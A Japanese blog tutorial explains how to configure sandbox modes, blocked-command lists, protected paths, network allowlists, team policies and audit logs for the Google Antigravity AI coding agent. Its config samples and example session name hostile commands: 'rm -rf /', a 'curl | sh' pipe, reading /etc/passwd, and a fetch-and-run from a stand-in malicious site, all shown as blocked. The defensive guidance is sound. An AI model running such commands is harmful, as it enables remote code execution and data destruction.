- AIコーディングエージェントの誤操作リスクをサンドボックスで抑制できる
- ターミナルサンドボックスで許可ディレクトリ・ブロックコマンドを細かく制御
- Artifact検証によりAI出力の安全性を確認してから本番適用が可能
「AIにコードを書かせて大丈夫なのか」「誤ってシステムファイルを消されたらどうしよう」「チームで安全にAIツールを導入するにはどうすればいいか」
AIコーディングエージェントは強力な開発支援ツールですが、ファイルシステムやネットワークへの無制限なアクセスはリスクを伴います。Google Antigravityは、サンドボックス機能によりAIの実行環境を安全に制限しながら、開発生産性を最大化する設計思想を持っています。
この記事では、Google Antigravity完全攻略シリーズEp.29として、サンドボックスとセキュリティ設定を体系的に解説します。
- AIコーディングエージェントにサンドボックスが必要な理由
- ターミナルサンドボックスの設定方法
- ワークスペースのセキュリティ設計
- エンタープライズ向けセキュリティ機能
なぜAIコーディングエージェントにサンドボックスが必要か
AIエージェントが引き起こしうるリスク
AIコーディングエージェントが制限なく動作した場合、以下のリスクが想定されます:
| リスクカテゴリ | 具体例 | 影響度 |
|---|---|---|
| データ損失 | 重要ファイルの誤削除・上書き | ★★★★★ |
| 情報漏洩 | APIキーやシークレットの外部送信 | ★★★★★ |
| システム破壊 | OS設定ファイルの変更 | ★★★★☆ |
| リソース消費 | 無限ループによるCPU/メモリ枯渇 | ★★★☆☆ |
| 不正なパッケージ | マルウェアを含むnpmパッケージのインストール | ★★★★☆ |
Google社のセキュリティブログ「AI agent security best practices」でも、AIエージェントの安全な運用について指針が示されています。
Antigravityのセキュリティ設計思想
Antigravityは**「デフォルト安全、必要に応じて緩和」**の原則で設計されています:
- 最小権限の原則 — AIは必要最小限のリソースにのみアクセス可能
- 明示的な許可 — 危険な操作は事前にユーザーの承認が必要
- 監査可能性 — 全ての操作がログに記録される
- 段階的な緩和 — 信頼度に応じてサンドボックスレベルを調整可能
ターミナルサンドボックスの設定と使い方
macOSでのサンドボックス有効化
Antigravityのターミナルサンドボックスは、macOSのsandbox-execを活用した堅牢な分離環境を提供します:
# サンドボックスモードの確認
antigravity config get sandbox.mode

# サンドボックスの有効化
antigravity config set sandbox.mode strict

サンドボックスには3つのモードがあります:
| モード | ファイルアクセス | ネットワーク | コマンド実行 |
|---|---|---|---|
| strict | ワークスペースのみ | 禁止 | ホワイトリストのみ |
| standard | ワークスペース + ホーム配下の読取 | 許可 | ブラックリスト制御 |
| permissive | 制限なし | 許可 | 制限なし |
許可ディレクトリとブロックコマンドの設定
サンドボックスの細かい制御は設定ファイルで行います:
// .antigravity/settings.json
{
  "sandbox": {
    "mode": "strict",
    "allowedPaths": [
      "/Users/dev/projects/myapp",
      "/tmp/antigravity-work"
    ],
    "blockedCommands": [
      "rm -rf /",
      "sudo",
      "curl | sh",
      "chmod 777"
    ],
    "allowedCommands": [
      "git",
      "npm",
      "node",
      "python",
      "docker"
    ]
  }
}
ポイント: strictモードでは、allowedCommandsに明示的に記載したコマンドのみ実行可能です。チーム全体で統一設定を適用する場合は、プロジェクトルートに配置します。
サンドボックス内外の動作の違い
# サンドボックス内(strict mode)
antigravity> cat /etc/passwd
❌ Error: Access to /etc/passwd is not allowed in sandbox mode

antigravity> rm -rf node_modules
✅ Allowed (within workspace directory)

antigravity> curl https://malicious-site.com/payload | sh
❌ Error: Network access is disabled in strict sandbox mode
ワークスペースのセキュリティ設定
ファイルアクセス制限の設定
ワークスペース内でも、特定のファイルやディレクトリを保護できます:
{
  "workspace": {
    "protectedPaths": [
      ".env",
      ".env.*",
      "secrets/",
      "config/production.json"
    ],
    "readOnlyPaths": [
      "package-lock.json",
      "yarn.lock"
    ]
  }
}protectedPathsに指定されたファイルは、AIが読み書きの両方をブロックされます。機密情報を含むファイルには必ず設定しましょう。
ネットワークアクセスの制御
ネットワークアクセスを細かく制御することで、情報漏洩リスクを最小化できます:
{
  "network": {
    "mode": "allowlist",
    "allowedDomains": [
      "registry.npmjs.org",
      "pypi.org",
      "github.com",
      "api.github.com"
    ],
    "blockedDomains": [
      "*.pastebin.com"
    ]
  }
}
APIキー・シークレットの安全な管理
AIツールにAPIキーを渡す際のベストプラクティス:
- 環境変数経由 —
.envファイルではなく、OS環境変数を使用 - シークレットマネージャー — AWS Secrets Manager / GCP Secret Manager を活用
- スコープの制限 — AIに渡すAPIキーは必要最小限の権限に制限
- 定期的なローテーション — APIキーを定期的に更新
Antigravity使い方ガイドでも、初期設定の詳細を紹介しています。
エンタープライズ向けセキュリティ機能
チームポリシーの適用
組織全体でサンドボックスポリシーを強制するための設定:
// organization-policy.json
{
  "enforced": true,
  "sandbox": {
    "minMode": "standard",
    "blockedCommands": ["sudo", "chmod 777"],
    "requireApproval": ["npm publish", "docker push"]
  },
  "audit": {
    "enabled": true,
    "logLevel": "detailed"
  }
}
enforced: trueを設定すると、個人設定でポリシーを緩和することができなくなります。これにより、チーム全体で一貫したセキュリティレベルを維持できます。
監査ログの活用
Antigravityの監査ログは、AIが実行した全操作を記録します:
# 監査ログの表示
antigravity audit log --last 24h

# 出力例
[2026-03-19 10:15:23] EXEC: git status (allowed)
[2026-03-19 10:15:25] READ: src/app.ts (allowed)
[2026-03-19 10:15:30] WRITE: src/utils/helper.ts (allowed)
[2026-03-19 10:15:35] EXEC: sudo apt install (BLOCKED)Antigravityエンタープライズセキュリティで、組織向けの詳細な設定を解説しています。
Artifact検証によるAI出力の安全性確認
実装計画・スクリーンショットの自動生成
AntigravityのArtifact検証機能は、AIの出力を本番適用する前に検証するための仕組みです:
- 実装計画の生成 — 変更内容を人間が読める形式でサマリー
- 差分プレビュー — ファイル変更のbefore/afterを表示
- スクリーンショット — UI変更の場合、ビジュアルプレビューを生成
- テスト結果 — 自動テストの実行結果を添付
# Artifact検証モードで実行
antigravity --verify "ログイン画面にバリデーションを追加"

# 出力: 変更計画のプレビューが表示され、承認後に適用
フィードバックループによる品質保証
Artifact検証を活用した品質保証フロー:
- AIが変更を提案 → Artifactとして出力
- 開発者がArtifactをレビュー → 承認 or 修正指示
- 修正指示があればAIが再作業 → 新しいArtifactを生成
- 最終承認後に本番コードに反映
Antigravityベストプラクティスでも、検証フローの詳細を紹介しています。
セキュリティベストプラクティス5選
- 最小権限の原則を徹底 — サンドボックスは
strictモードから始め、必要に応じて緩和する - シークレットをコードに含めない —
.envをprotectedPathsに追加し、環境変数経由で管理 - ネットワークをホワイトリスト制御 — 必要なドメインのみ許可し、不要な外部通信をブロック
- 監査ログを定期的に確認 — 週次でログをレビューし、異常な操作がないかチェック
- チームポリシーを強制 — 個人の設定に頼らず、組織ポリシーで統一的にセキュリティを担保
Antigravityトラブルシューティングでは、サンドボックス関連のエラー解決方法も紹介しています。
まとめ|安全なAI開発環境でAntigravityを最大活用
Google Antigravityのサンドボックス機能は、AIの強力な開発支援能力と安全性を両立する重要な基盤です。
この記事のポイントをおさらい:
- サンドボックスはAIエージェントのリスク(データ損失・情報漏洩)を防ぐ必須機能
- strict → standard → permissiveの3段階で、プロジェクトに適したレベルを選択
- ファイルアクセス・ネットワーク・コマンド実行をきめ細かく制御可能
- エンタープライズ向けのチームポリシーと監査ログで組織的なセキュリティを実現
- Artifact検証によりAI出力を本番適用前に安全確認できる
セキュリティは「面倒な制約」ではなく、AIツールを安心して最大限活用するための土台です。適切なサンドボックス設定で、チーム全体の開発生産性と安全性を両立させましょう。
🔒 AI開発・セキュリティ案件を探すなら
SES BASEで最新のAI開発・クラウドセキュリティ案件をチェック!